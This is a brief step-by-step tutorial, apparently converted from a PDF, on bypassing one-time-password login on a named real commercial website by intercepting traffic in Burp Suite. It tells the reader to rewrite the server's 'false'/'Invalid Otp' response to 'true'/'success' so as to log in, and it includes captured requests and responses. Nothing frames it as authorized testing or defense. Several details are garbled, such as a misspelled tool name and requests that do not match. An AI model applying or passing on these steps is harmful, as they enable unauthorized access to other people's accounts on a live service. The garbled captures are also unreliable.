



OTP BYPASS


1. Open Brupsuite and go to proxy tab.



2. Open Browser and search website on which you want to perform OTP Bypass in this I am taking www.bakingo.com.



3. Go to login and enter your mobile number to generate OTP.



4. Intercept it with the help of brupsuite And **forward** it until you find the OTP you entered in the Request Box.


A screenshot of the Brup Suite Community Edition interface. The top navigation bar includes "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Compressor", "Logger", "Organizer", "Extensions", and "Learn". The "Proxy" tab is selected. Below the tabs, there are buttons for "Intercept", "HTTP History", "WebSockets History", "Match and replace", and "Proxy settings". The main pane shows a list of network requests. One request is highlighted: "Request to https://apis.bakingo.com:443 [18.164.144.118]". The "Time", "Type", "Direction", "Method", and "URL" columns are visible. The URL for the highlighted request is "https://apis.bakingo.com/api/bakingo/auth/login". The "Inspector" panel on the right displays "Request attributes", "Request query parameters", "Request cookies", and "Request headers". The "Request" section shows the raw HTTP request message. The raw request content is as follows:

```
POST /api/bakingo/auth/login HTTP/1.1
Host: apis.bakingo.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
Origin: https://www.bakingo.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Referrer-Policy: no-referrer
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

The "email" field in the request body is highlighted with a red box, containing the value "email": "abc@0x8050chin.com".

And the intercept it in the response of this request and it until the response comes.

5. Then edit the Response in the Response Box from every “False” to “True” and every “Failure ” to “success ” and vice-versa. And Forward it.



```

Request
Pretty Raw Hex
1: POST /api/bakingofa/users/signin HTTP/2
2: Host: apis.bakingo.com
3: Content-Length: 178
4: Sec-Ch-Ua-Platform: "Linux"
5: Accept: application/json, text/plain, */*
6: Sec-Ch-Ua-Mobile: ?0, ?0, ?0
7: Sec-Ch-Ua-Version: ?39, ?0, ?0
8: Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9: Sec-Ch-Ua-Mobile: ?0
10: User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/89.0.4389.90 Safari/537.36
11: Origin: https://www.bakingo.com
12: Sec-Fetch-Site: same-site
13: Sec-Fetch-Mode: no-store
14: Sec-Fetch-Dest: empty
15: Referer: https://www.bakingo.com/
16: Accept-Encoding: gzip, deflate, br
17: Priority: 1
18:

Event log (0)  All issues

```

```

Response
Pretty Raw Hex
15: error: true
16: error_message: "Invalid Otp"
17: message: "Invalid Otp"
18: data: []
19: status: false
20: status_code: 400
21: msg: "Invalid Otp"

{
  "error": true,
  "error_message": "Invalid Otp",
  "message": "Invalid Otp",
  "data": [],
  "status": false,
  "status_code": 400,
  "msg": "Invalid Otp"
}

```

6. And user is Logged in Successfully.

